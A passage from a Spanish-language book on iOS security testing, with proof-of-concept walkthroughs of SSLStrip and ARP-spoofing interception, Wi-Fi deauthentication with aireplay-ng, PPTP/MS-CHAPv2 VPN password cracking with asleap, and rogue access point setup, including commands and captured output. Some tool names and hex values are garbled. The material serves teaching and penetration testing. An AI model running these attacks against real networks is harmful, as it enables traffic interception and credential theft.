- Una vez que el tráfico llega al atacante, se debe comprobar que la máquina realiza el *forwarding* de los paquetes.
- Configurar *sslsniff* para generar los certificados falsos a partir de una plantilla válida firmada para un dominio concreto. En la última versión de *sslsniff* se dispone de la posibilidad de indicar que el dispositivo es un iOS. La sintaxis es la siguiente *sslsniff -a-c [path/to/your/certificate] -f ios -h [httpport] -s [sslport] -w iphone.log*.

En *BlackHat 2009*, *Moxie Marlinspike*, demostró cómo hacer un robo de sesión o *session hijacking* de sesiones HTTPs, con la herramienta de Linux *SSLStrip*, cuyo objetivo es forzar el cambio de tipo de conexión, de una conexión por SSL o HTTPS a una conexión convencional por HTTP.

El *SSLStrip* es un ataque en el que mediante MITM se interceptan las peticiones que pueden desembocar en tráfico seguro y se presenta al cliente el sitio web final sin dicha capa de seguridad. En otras palabras, *SSLStrip* intercepta las peticiones que devolverán un sitio web cifrado bajo el protocolo HTTPS, con el fin de que el cliente obtenga una conexión por HTTP. Si el cliente no percibe que la conexión no se encuentra bajo HTTPS y si bajo HTTP, toda la comunicación puede ser "visualizada".

En los dispositivos iOS cuando una comunicación se realiza bajo HTTPS, se puede ver un candado en la parte superior del navegador. Este hecho no es similar en navegadores de equipos de escritorio o portátiles, en los que se muestran colores y candados grandes para que el cliente pueda visualizar rápidamente que se encuentra bajo una conexión segura. Este hecho del navegador móvil Safari ayuda bastante a que un usuario pueda caer en un ataque dirigido por *SSLStrip*.

PoC: SSLStrip en iOS

En esta prueba de concepto se realizará un ataque *SSLStrip* contra un dispositivo iOS con la versión 6.0.1. La operativa a seguir es la siguiente.

- El atacante conectado al mismo punto de acceso *Wireless*, realizará *arp spoofing* sobre el dispositivo iOS.
- Una vez que el tráfico pasa por el atacante se configurará una regla en *iptables* con el fin de que redirija todas las peticiones de la víctima del puerto 80 al 10.00, o el que se configure en la herramienta *SSLStrip*. El objetivo de esta acción es que todo el tráfico HTTP pase por la herramienta y se pueda así “engañar” a la víctima en las paginas web seguras.
- Por último se arrancará la herramienta *SSLStrip* y se esperará a que el usuario del dispositivo iOS se conecte a algún sitio seguro, donde se engañará y la conexión real con el atacante se realizará por HTTP, quedando expuesto al robo de credenciales, *cookies*, etcétera.

A continuación se muestra una captura en la que se aprecian los comandos necesarios para preparar la parte preliminar al ataque *SSLStrip* que son la configuración necesaria para el reenvío correcto de paquetes mediante la modificación del fichero *ip_forward*, y posteriormente y utilizando la aplicación *arpspoof*, realizar el envenenamiento con la dirección IP de la víctima y la dirección IP de la puerta de enlace. Además se aprecia como se crea la regla en el *firewall iptables*, que permitirá que el tráfico del puerto 80 se redirija al puerto 10000, que es donde la herramienta *SSLStrip* se pondrá a escuchar o a *esnifar* el tráfico.

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# iptables -t nat -A PREROUTING -p tcp -destination port 80 -j REDIRECT --to-ports 10000
root@kali:~# arpspoof -i eth0 -t 192.168.1.11 192.168.1.12
8:0:27:16:ff:26 0:0:0:0:0:0 8806 42: arp reply 192.168.1.12 is-at 8:0:27:d6:ff:26
8:0:27:d6:ff:26 0:0:0:0:0:0 8806 42: arp reply 192.168.1.12 is-at 8:0:27:d6:ff:26
8:0:27:d6:ff:26 0:0:0:0:0:0 8806 42: arp reply 192.168.1.12 is-at 8:0:27:d6:ff:26
8:0:27:d6:ff:26 0:0:0:0:0:0 8806 42: arp reply 192.168.1.12 is-at 8:0:27:d6:ff:26
8:0:27:d6:ff:26 0:0:0:0:0:0 8806 42: arp reply 192.168.1.12 is-at 8:0:27:d6:ff:26
8:0:27:d6:ff:26 0:0:0:0:0:0 8806 42: arp reply 192.168.1.12 is-at 8:0:27:d6:ff:26
```

Imagen 10.20: Configurando preliminares a la ejecución de *SSLStrip*.

Una vez que se han realizado todas las acciones preliminares, se está en disposición de lanzar el ataque con *SSLStrip*, y poder capturar el tráfico cifrado. La sintaxis es la siguiente *sslstrip -w <nombre fichero>*.

Una vez que se ha lanzado el ataque, si todo ha sido configurado correctamente y se ha capturado el tráfico, se podrá ver lo que se ha encontrado en el fichero generado por *SSLStrip*, tal y como se

CH 6 [Elapsed: 3 mins] [2013-02-08 13:18

BSSID	PMR	RX	Beacons	#Data, #fs	CH	MB	ENC	CIPHER	AUTH	ESSID
00:1E:58:95:6F:7A	-30	108	1982	1667	6	8	54c	OPN		JUANMI
00:13:5B:4E:0A:A6	-56	92	1941	0	6	8	54c	WPA2	COMP	Princesa Leia
3B:72:C0:9E:AE:A7	-80	63	780	3	6	8	54c	WEP	WEP	JAZZTEL JOSE

BSSID	STATION	PMR	Rate	Last	Frames	Probe
(not associated)	58:8D:35:76:FD:83	30	0	1	0	12 Sietnico
(not associated)	08:9F:FA:61:DF:88	41	0	1	0	6
(not associated)	08:22:FA:5C:5E:76	89	0	1	0	6 Sietnico
(not associated)	06:21:5D:1E:3A:78	71	0	1	0	12
(not associated)	50:EA:D6:48:4F:06	77	1	0	0	0
(not associated)	08:71:5D:1C:54:8E	81	0	1	0	0
(not associated)	08:21:5D:0F:34:91	91	0	1	0	0
(not associated)	08:71:5D:1E:30:88	81	0	1	0	0
(not associated)	E0:8D:A5:D1:30:B4	-81	0	1	0	0 Sietnico
(not associated)	90:00:4E:09:04:11	-83	0	1	0	3 ServicioTecnico_2011
(not associated)	F4:F1:5A:E0:BC:2A	-57	0	1	0	3
(not associated)	00:22:FA:5A:40:42	-29	0	1	0	0 ServicioTecnico_2011
00:1F:58:95:6F:7A	E4:CE:8F:C4:ED:80	-55	310	10	0	2819 ServicioTecnico_2011,juanmi

Imagen 10.22: Monitorización y comprobación de asociación entre *iOS* y punto de acceso

Una vez que se puede copiar la dirección MAC del punto de acceso o *bssid* y la dirección MAC del cliente asociado, (en este caso el dispositivo *iOS*) se debe realizar un *ataque de tipo 0* con *aireplay-ng*, tal y como puede visualizarse en la siguiente imagen.

```
# aireplay-ng -0 0 -a 00:1F:58:95:6F:7A -c E4:CE:8F:C4:ED:80 mon0
13:17:44 Waiting for beacon frame 'BSSID: 00:1F:58:95:6F:7A' on channel 6
13:17:45 Sending 64 directed DeAuth. STMAC: [E4:CE:8F:C4:ED:80] [21/75 ACKs]
13:17:46 Sending 64 directed DeAuth. STMAC: [E4:CE:8F:C4:ED:80] [32/64 ACKs]
13:17:46 Sending 64 directed DeAuth. STMAC: [E4:CE:8F:C4:ED:80] [66/67 ACKs]
13:17:47 Sending 64 directed DeAuth. STMAC: [E4:CE:8F:C4:ED:80] [ 0/62 ACKs]
13:17:48 Sending 64 directed DeAuth. STMAC: [E4:CE:8F:C4:ED:80] [ 0/64 ACKs]
13:17:48 Sending 64 directed DeAuth. STMAC: [E4:CE:8F:C4:ED:80] [ 0/51 ACKs]
```

Imagen 10.23: Ataque de tipo 0 con *aireplay* contra dispositivo *iOS*

Se puede visualizar en la línea de comandos como se ha utilizado el parámetro *-0* con un valor asociado de 0, es decir, el número de paquetes que se enviarán de desautenticación. Cuando se envía el valor 0, es equivalente a indicar un valor infinito.

4. VPN en iOS

Las conexiones VPN, son *Redes Privadas Virtuales* para disponer de una conexión segura, en un medio o entorno inseguro, como puede ser Internet o una red pública o abierta en un aeropuerto o cafetería.

Los usuarios de *iOS*, en muchas ocasiones buscan redes *Wi-Fi*, ya sea porque su tarifa de datos se agota, o bien por necesidad de descargar ficheros que no se puedan descargar por 3G, y eso les lleva a veces a conectarse a redes abiertas o sin protección. Algunos de estos usuarios, los más preocupados por la seguridad, han buscado alguna manera de protegerse, y han descubierto la existencia de

conexiones VPN como forma de navegación segura. Además también hay usuarios que se conectan con sus máquinas domésticas desde fuera de casa, o incluso con servidores de la compañía para la que trabajan, desde fuera de esta. En estos casos son típicas las VPNs *On Demand*.

Tal y como lo presenta la propia *Apple* en su documentación, (la cual se han encargado de traducir a varios idiomas, por aquello de incrementar los índices de penetración de iOS a nivel corporativo), la experiencia de VPN al conectarse a redes corporativas es excelente, gracias a tecnologías es. andar como IPv6, servidores *proxy*, túneles divididos, etcétera, además de permitir diversos métodos de autenticación como el uso de contraseñas, *tokens* de doble factor y certificados digitales. A continuación se describen con más detalle los protocolos y métodos de autenticación disponibles.

- **VPN sobre SSL.** Es configurable con autenticación de usuario por contraseña, *token* de doble factor y certificados. iOS permite acceder a servidores VPN sobre SSL de la serie *SSL de Juniper*, *ASA de Cisco* y *Big-IP Edge Gateway de F5*, con las respectivas apps de la *App Store de Cisco*, *Juniper* o *F5 Networks*.
- **IPSec de Cisco.** Es compatible con la autenticación de usuario por contraseña, *token* de doble factor, autenticación automática mediante secreto compartido y certificados.
- **L2TP sobre IPSec.** Autenticación de usuario por contraseña, *token* de doble factor, autenticación automática mediante secreto compartido (*shared secret*) y certificados digitales.
- **PPTP.** Admite autenticación mediante contraseña MS-CHAPv2 y *token* de doble factor.

Para las conexiones en entornos empresariales que requieran de doble factor, iOS se integra con *RAS SecurID* y *CRYPTOCard*. Además, para las conexiones que empleen autenticación basada en certificados (iOS VPN *on demand* o lo que se conoce como *VPN On Demand*), permite establecer conexiones automáticamente, lo que hace que los usuarios puedan conectarse a redes VPN fácilmente. La imagen 10.24 muestra una captura en la que se aprecian las diferentes opciones de configuración de conexiones VPN, en la *Unidad de Configuración de iPhone o iPad*.

Pero, ¿Que seguridad ofrecen las VPNs? En los sistemas tradicionales que han soportado los escenarios *Microsoft* para clientes VPN, el encapsulamiento se realizaba a través del protocolo de capa 2, *Point to Point Protocol (PPP)*. La realización del túnel se realizaba mediante los protocolos *Point to Point Tunneling Protocol (PPTP)*, propietario de *Microsoft* o *Layer 2 Tunneling Protocol (L2TP)*, estándar *IETF*. Ni PPTP ni L2TP describen mecanismos de cifrado o autenticación, dejando esta tarea al protocolo PPP.

De cara a la autenticación, PPP depende de los protocolos de autenticación implementables. Para escenarios *Microsoft*, los mecanismos admitidos son: PAP, SPAP, CHAP, MS-CHAP, MS-CHAPv2 y EAP-TLS. Excepto para el último, que implica una solución con infraestructura PKI, existen ataques conocidos que permiten recuperar una autenticación de usuario y contraseña, mediante la implementación de diferentes ataques.

L2TP, inicialmente, no ofrece mejoras ostensibles con respecto a PPTP por lo que no aportaba ninguna solución adicional de seguridad que las planteadas ya inicialmente. La gran diferencia entre PPTP y L2TP es que el primero, utiliza como protocolo de enrutado a GRE mientras que el segundo

utiliza IP. Es decir, si hay una conexión PPTP o L2TP/IP no se autentica a nivel de máquina, por lo que el tráfico podría ser manipulado con ataques MITM haciendo que pasara por máquinas de atacantes. Este escenario deja toda la seguridad de la conexión en manos de la robustez del cifrado a nivel PPP y de la fortaleza del sistema de autenticación.

Consciente de este hecho, *Microsoft* decidió en su momento utilizar L2IP en su variante con *IPsec*, que garantizaba una mayor seguridad mediante encapsulamiento, cifrado y firmado en capa 3. El uso de *IPsec*, (no en su variante *Pre Shared Key*), para autenticar las máquinas de la conexión, impediría la manipulación de tráfico por medio de técnicas de *Man in The Middle*, dificultando cualquier posible ataque. Sin embargo, el protocolo PPTP deposita la seguridad en PPP, que será el encargado de garantizar el proceso de autenticación y cifrado, dicha autenticación no se hace a nivel de máquina.




Imagen 10-24 Opciones de configuración de VPN en la *Unidad de Configuración* de iPhone

Conexiones PPTP

La conexión PPTP es susceptible a un ataque de *Man in the Middle* (MITM), lo que implicaría el posible robo del intercambio de información de autenticación que tuviera lugar al inicio de la conexión VPN. Puesto que PPP no ofrece ninguna garantía de cifrado al proceso de negociación de la autenticación, la seguridad recae sobre el mecanismo de autenticación elegido.

Los sistemas CHAP, PAP, SPAP cuentan, desde hace tiempo, con vulnerabilidades conocidas que permiten su explotación y solo deben implementarse en entornos "legacy" como solución de compatibilidad y, por supuesto, tomando medidas de protección añadidas.

En el caso de sistemas MS-CHAPv2, Bruce Schneier, Mudge & David Wagner publicaron en 1999 un paper llamado "Cryptanalysis of Microsoft's PPTP Authentication Extensions (MS-CHAPv2)" en el que se explican las debilidades de las implementaciones MS-CHAPv1 y MS-CHAPv2. Este trabajo fue continuado por Jochen Esinger que publicó en 2010 "Exploiting known security notes in Microsoft's PPTP Authentication Extensions (MS-CHAPv2)" en el que se describe el algoritmo que hay que implementar para realizar una ataque con éxito a un proceso de autenticación MS-CHAPv2 mediante una explotación *offline*. Es decir, una vez grabada la sesión.

MSCHAPv2

MS-CHAPv2 proporciona autenticación mutua con la generación de claves de cifrado de datos en claves más seguras para el Cifrado punto a punto de Microsoft (MPPE) y diferentes claves de cifrado para los datos enviados y los datos recibidos. La autenticación se basa en el método *desafío-respuesta*:

1. El cliente solicita un desafío del servidor.
2. El servidor devuelve un desafío aleatorio de 16 bytes.
3. El cliente genera un número de 16 bytes aleatorio denominado "Peer Authenticator Challenge".
4. El cliente genera una clave de 8 bytes partiendo del desafío recibido previamente del servidor, el generado por el equipo cliente y la cuenta de usuario.
5. La respuesta de 24 bytes, es generada utilizando la función del hash NT de Windows y la clave generada en el paso 4.
6. El servidor utiliza el hash de la contraseña del usuario almacenada en la base de datos para descifrar la respuesta. Si el bloque descifrado coincide con el desafío, el cliente es autenticado.
7. El servidor utiliza la clave de 16 bytes del cliente y el hash de la contraseña para crear una respuesta del autenticador de 20 bytes.
8. El cliente procesa una respuesta del autenticador. Si la respuesta procesada coincide con la respuesta recibida, el servidor es autenticado.

Puesto que PPP no aporta un sistema de cifrado adicional al proceso de negociación de la autenticación, este procedimiento del intercambio de claves puede ser interceptado mediante un ataque MITM para realizar un ataque *offline* a posteriori.

Una contraseña corta y débil podrá ser obtenida con mayor eficacia que una contraseña más larga y compleja. El mejor algoritmo basado exclusivamente en usuario y contraseña es MS-CHAPv2, pero incluso este es susceptible a un ataque basado en diccionario.

Una vez presentada la teoría sobre conexiones VPN, es el momento de ver donde entran en juego varios ataques conocidos sobre los protocolos utilizados para crear VPNs, que pueden ser utilizados para *hackear* las comunicaciones y obtener credenciales.

PoC: Crackeo de VPN en iOS con PPTP y MSCHAPv2

A continuación se va a crear una nueva conexión por VPN a un servidor corporativo, utilizando el protocolo PPTP con autenticación por contraseña MS-CHAPv2. El dispositivo iOS se encuentra conectado a un punto de acceso abierto, pero también podría realizarse un proceso similar a este si se encontrase en una red *Wireless* con clave conocida.

Si el dispositivo iOS se conecta al punto *Wi-Fi* y utiliza la conexión VPN mencionada (aparecerá un icono VPN en la barra de estado de dispositivo iOS) utilizando *Wireshark* con la tarjeta en modo monitor, se puede capturar todo el tráfico y filtrarlo acorde al ataque.

En este caso, se puede buscar CHAP entre los paquetes enviados/recibidos de manera que se puede capturar la negociación entre cliente y servidor, tal y como se aprecia en la siguiente imagen.




Imagen 10.25. Capturando tráfico CLAP

En la imagen anterior, se aprecia el *challenge* y *response*, necesarios para realizar un ataque por diccionario con la conocida herramienta *asleap* (disponible por ejemplo en *BackTrack*), para intentar extraer las credenciales, y un diccionario que se crea previamente utilizando una utilidad que incorpora *asleap*, llamada *genkeys*, tal y como se aprecia en la siguiente captura

```
root@bt:~# ./asleap -f hash.key -n index.key -R 54:75:FD:48:38:90:9E:
C9:16:8A:E9:51:F3:06:CA:06:88:96:51:81 A9:F8:70:0F -C 36:E3:2D:07:00:56:75:00
asleap 2.2 actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
hash bytes: 0634
NT hash: 209c6174da490caeb422f3fa5a7ae634
password: admin
root@bt:/pentest/wireless/asleap#
```

Imagen 10.26 Generación del fichero de *hash* y de índices con *genkeys*.

```
root@bt:~# asleap -C ec:75:1c:eb:75:3e 38:b4 -R 8a:d7 e5 6f 9f a7 5b 4. 04:90 37 63 93 ab 2 72:
ff:d9:2d b8 f5:88:f7:c6 -f hash.key -n index.key
asleap 2.2 - actively recover LEAP/PPTP passwords <jwright@hasborg.com>
hash bytes: 947d
NT hash: 4dc0919f18b8fffc1da30434fe48b94/d
password: scylla 2012
```

Imagen 10.27 *Asleap* devolviendo las credenciales.

En el caso de esta prueba de concepto, la contraseña se encontraba en el diccionario, por lo que se extrae sin problemas, y sin tardar mucho tiempo, tal y como se comprueba en la captura anterior. Pero evidentemente el éxito de este ataque, depende de la cantidad de palabras contenidas en el diccionario con el que se prepara el ataque, por lo que, en caso de que la contraseña sea robusta o tenga cierto grado de complejidad, el ataque requeriría mucho tiempo o una elevada capacidad de cómputo.

Capítulo XI

JavaScript Botnets

1. Rogue AP: Puntos de acceso Wi-Fi falsos

La traducción literal de *Rogue AP* es "Punto de acceso pícaro", y aunque no es una traducción desacertada, resulta confusa. En un ámbito más descriptivo, se define *Rogue AP* como un punto de acceso *Wireless* con intención de capturar y/o modificar el tráfico generado por los clientes conectados. Lo que comúnmente se conoce como *Man in the middle* (MITM).

Para que un ataque de este tipo tenga éxito, hay que determinar una serie de factores, como por ejemplo el tipo de cliente al que se va dirigido el ataque o si el AP va a suplantar a uno ya existente. En el caso de ataques no dirigidos, orientados a víctimas confiadas y con pocos conocimientos técnicos, será suficiente con configurar un AP sin ningún tipo de cifrado ni autenticación. En cambio, para realizar una suplantación en una red concreta, es necesario conocer con todo detalle la configuración de los puntos de acceso de la red a suplantar.

Por lo general la usabilidad es inversamente proporcional a la seguridad, y es de esto de lo que se valen los atacantes. Se basa que cualquier usuario final, sin grandes conocimientos en la materia en cuestión, pueda configurar y manejar de manera rápida, cómoda y sencilla, cualquier elemento software o hardware. Hay muchos ejemplos de esto, se puede hablar de la tecnología WPS (*Wi-Fi Protected Setup*) que ofrece al usuario una conexión instantánea desde su dispositivo al punto de acceso, con una simple pulsación de botón (físico) en el punto de acceso o a través de un pin numérico de cuatro dígitos, quedando configurada su conexión *Wi-Fi* sin necesidad de introducir la clave de la red. Dicho de otra forma, se procede al traspaso de credenciales desde el punto de acceso al dispositivo cliente, con una pulsación de botón, o con un pin numérico. No importa si la clave generada es mayor de los 21 caracteres, si estos son alfanuméricos, mayúsculas y minúsculas, y caracteres especiales. Introduciendo un pin de cuatro dígitos, el dispositivo queda asociado.

Pero la característica más importante de la que aprovecharse en un ataque de suplantación de punto de acceso es el conocido *Conectar automáticamente*. Cuando un cliente se conecta por primera vez a una red, o la configura manualmente, es habitual y cómodo utilizar la función de conexión automática, así la próxima vez que entre en el alcance de la red, el dispositivo automáticamente se conectará. El problema surge cuando, en una red con múltiples puntos de acceso, el dispositivo se conecta al punto de acceso que le ofrece mayor potencia (generalmente el más cercano), y es en lo que se basa

una buena suplantación del punto de acceso. Es decir, si el punto de acceso suplantado ofrece mayor potencia que el punto de acceso original, los clientes con la función *Conectar automáticamente* habilitada se conectarán al punto de acceso suplantado sin ni siquiera hacer clic. No solo eso sino que además con las herramientas estándar de conexión *Wi-Fi*, no aparecerá una red por cada AP, sino que solo aparecerá una, y será el propio sistema operativo quien decida a qué AP conectarse, basándose en la potencia de señal recibida de cada punto de acceso, irguiendo al AP suplantado.

Existen diferentes dispositivos con los que realizar un *Rogue AP*, pudiendo utilizar un Punto de Acceso como tal, un *router* "de casa" o incluso una tarjeta *Wi-Fi* externa o integrada. Hay que recordar que un punto de acceso inalámbrico propiamente dicho tiene la única función de convertir la señal cableada en ondas, y generalmente incorpora un servidor DHCP para ofrecer direcciones IP a los clientes. Es decir, no hace la función de un *router* ni de un *switch*. El *router* "de casa" utilizado por todos para conectarse a Internet es a su vez punto de acceso inalámbrico, enrutador entre redes, y módem WAN para la salida a Internet. Al igual que un punto de acceso inalámbrico, dispone de servidor DHCP para asignar IPs automáticamente a los clientes conectados. En el caso de una tarjeta *Wi-Fi* cliente estándar se necesita de alguna utilidad para utilizarla como punto de acceso, y software específico en la máquina para crear un servidor DHCP.

El ataque consiste en que las víctimas se conecten a un punto de acceso que consideran de confianza (ya sea conectándose automáticamente o manualmente), y una vez conectadas ver el tráfico que generan. Para ello es necesario disponer de una máquina controlada por el atacante, donde llegarán las peticiones de las víctimas. Para conseguir esto es necesario configurar un servidor DHCP (como ya se ha mencionado, los puntos de acceso y los *router* lo tienen integrado) para establecer que la puerta de enlace de la conexión sea el equipo preparado por el atacante. Para completar el ataque y hacerlo transparente, la máquina atacante ha de enrutar el tráfico entre la víctima e Internet.

Aunque es cierto que no se pueden considerar vulnerabilidades, *iOS* presenta una serie de debilidades que la hacen propicio a ser víctima en la suplantación de puntos de acceso *Wi-Fi*.

Conexión a redes conocidas: En ajustes del sistema se presenta un selector de título "Preguntar al conectar", que la mayoría de usuarios interpreta como una opción para conectarse automáticamente a redes conocidas, o no hacerlo. Esto no es cierto, como se puede comprobar al leer la letra pequeña de esta opción. En cualquiera de los casos, el dispositivo se conectará a él automáticamente si encuentra una red conocida, mientras que aparecerá un mensaje con las redes disponibles para su conexión si se activa el selector, o se deberá ir al panel de configuración *Wi-Fi* y conectarse manualmente en caso de desactivar esta opción.




Imagen 11.91: Redes conocidas.

Lista de redes conocidas. Los dispositivos iOS guardan aquellas redes a las que los usuarios tiene consideradas como de confianza, es decir, aquellas a las que se marca “conectar automáticamente”. El problema surge cuando se quiere eliminar un perfil Wi-Fi, ya que iOS no muestra en ningún caso las redes conocidas, y solo será posible eliminarlas cuando el dispositivo se encuentre en el alcance de la red. En caso de disponer de un dispositivo desbloqueado, se pueden gestionar los perfiles Wi-Fi almacenados accediendo al fichero base de datos llamado *keychain-2.db*.

Política de elección de red. En el caso de encontrar múltiples redes conocidas al alcance del dispositivo, este establecerá el orden basándose en la última red a la que se haya conectado. Utilizará un sistema LIFO basándose en la última fecha de conexión.

Reconocimiento de redes. El mayor problema en cuanto a redes conocidas reside en que los dispositivos iOS reconocen las redes a las que ha estado conectado únicamente por su SSID (e. nombre de la red) y su seguridad, es decir, cifrado y *password*. Es de esto de lo que se beneficiará un atacante para suplantarse las redes conocidas.

- **Información minimalista.** En la información que se muestra a los usuarios sobre una red Wi-Fi en iOS, no se diferencia entre si es una red de infraestructura o *ad hoc*, lo que permite engañar más fácilmente a los usuarios.

Pero que desde el propio dispositivo no se puedan ver las redes Wi-Fi conocidas que no se encuentren al alcance, no significa que un atacante no pueda hacerlo. De hecho es suficiente con capturar paquetes “en el aire” para descubrir a que redes intenta conectarse. Se puede hacer uso de la *sniffing*, concretamente *airdroid-ng* para monitorizar todas las redes disponibles, los clientes, y el nombre de aquellas que el dispositivo esta buscando para conectarse automáticamente. Es tan sencillo como ejecutar la aplicación y fijarse en el campo *Probe*, donde irán apareciendo los SSID separados por comas.

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
5E:D9:98:BF:86:94	B8:30:8A:5D:5A:40	-1	1e-0	0	1	
0C:0C:A3:28:0F:91	00:27:F7:27:0B:CF	0	0-1	0	2	
(not associated)	00:1A:EF:0B:D3:40	0	0-1	0	1	HIDALGO
(not associated)	00:0E:0E:12:9F:A8	0	0-2	0	1	
(not associated)	00:1D:E0:CC:59:A3	0	0-1	0	3	
(not associated)	54:26:96:C5:7B:7E	0	0-1	0	2	
(not associated)	94:63:D1:00:4E:30	0	0-1	0	2	WLAN-47
(not associated)	00:21:5D:1E:3A:7B	0	0-1	0	7	
(not associated)	06:25:F0:11:6B:07	0	0-2	0	3	LPDWNLD-B55

Imagen 11.02. Probes de una captura de *airdroid-ng*

2. Preparando el entorno Linux

Como se ha dicho anteriormente, el equipo atacante ha de realizar la función de *router* utilizando dos interfaces de red, una para comunicarse con el AP suplantado, y la otra con salida a Internet. Estas dos interfaces pueden ser cableadas, *Wireless*, o incluso una combinación de ambas.

Para este ejemplo, se utilizará una interfaz cableada, de nombre *eth0* conectada al punto de acceso utilizado para la suplantación, y una interfaz *Wireless* de nombre *wlan0* conectada a una red *Wi-Fi* de confianza con salida a Internet. Para que el equipo atacante haga la función de *router*, se tiene que cumplir que las interfaces tienen que estar configuradas como subredes independientes, y que el enrutamiento tenga sentido. Existen varios métodos para habilitar esta función, unos temporales (hasta que el equipo se reinicie) y otros permanentes. El modo temporal se habilita modificando el fichero *ip_forward* que se encuentra en el directorio */proc/sys/net/ipv4*, estableciendo el contenido de dicho fichero al valor 1. La modificación es posible realizarla con cualquier editor de texto, o mediante el comando *echo* con la salida redirigida al fichero citado como *1 > /proc/sys/net/ipv4/ip_forward*.




Imagen 11-03. Comando *echo* redirigido al fichero *ip_forward*.

Otra manera de habilitar la función de *routing* temporal es mediante el comando *sysctl*, con la siguiente instrucción: *sysctl -w net.ipv4.ip_forward=1*




Imagen 11-04. *Sysctl* de configuración para *ip_forward*

En el caso de necesitar que la modificación sea permanente, se modifica el fichero */etc/sysctl.conf* y se establece el valor 1 a la directiva *net.ipv4.ip_forward*, o se añade la línea si no existe. Una vez modificado y guardado, se recarga este fichero mediante el comando *sysctl -p /etc/sysctl.conf*




Imagen 11-05. Fichero *sysctl.conf*

Es necesario enmascarar todo el tráfico de la interfaz cableada para enviarla por la interfaz inalámbrica, dado que pertenece a otra subred. En caso contrario, el *router* que se encuentre tras la red *Wi-Fi* descartará los paquetes, dado que no reconoce la dirección IP de origen. Mediante el comando *iptables* se realiza el *MASQUERADE* a la *nat* de la interfaz *wlan0* del equipo.




Imagen 11-06. Comando *iptables* para enmascarar el tráfico.

3. Configurando el punto de acceso

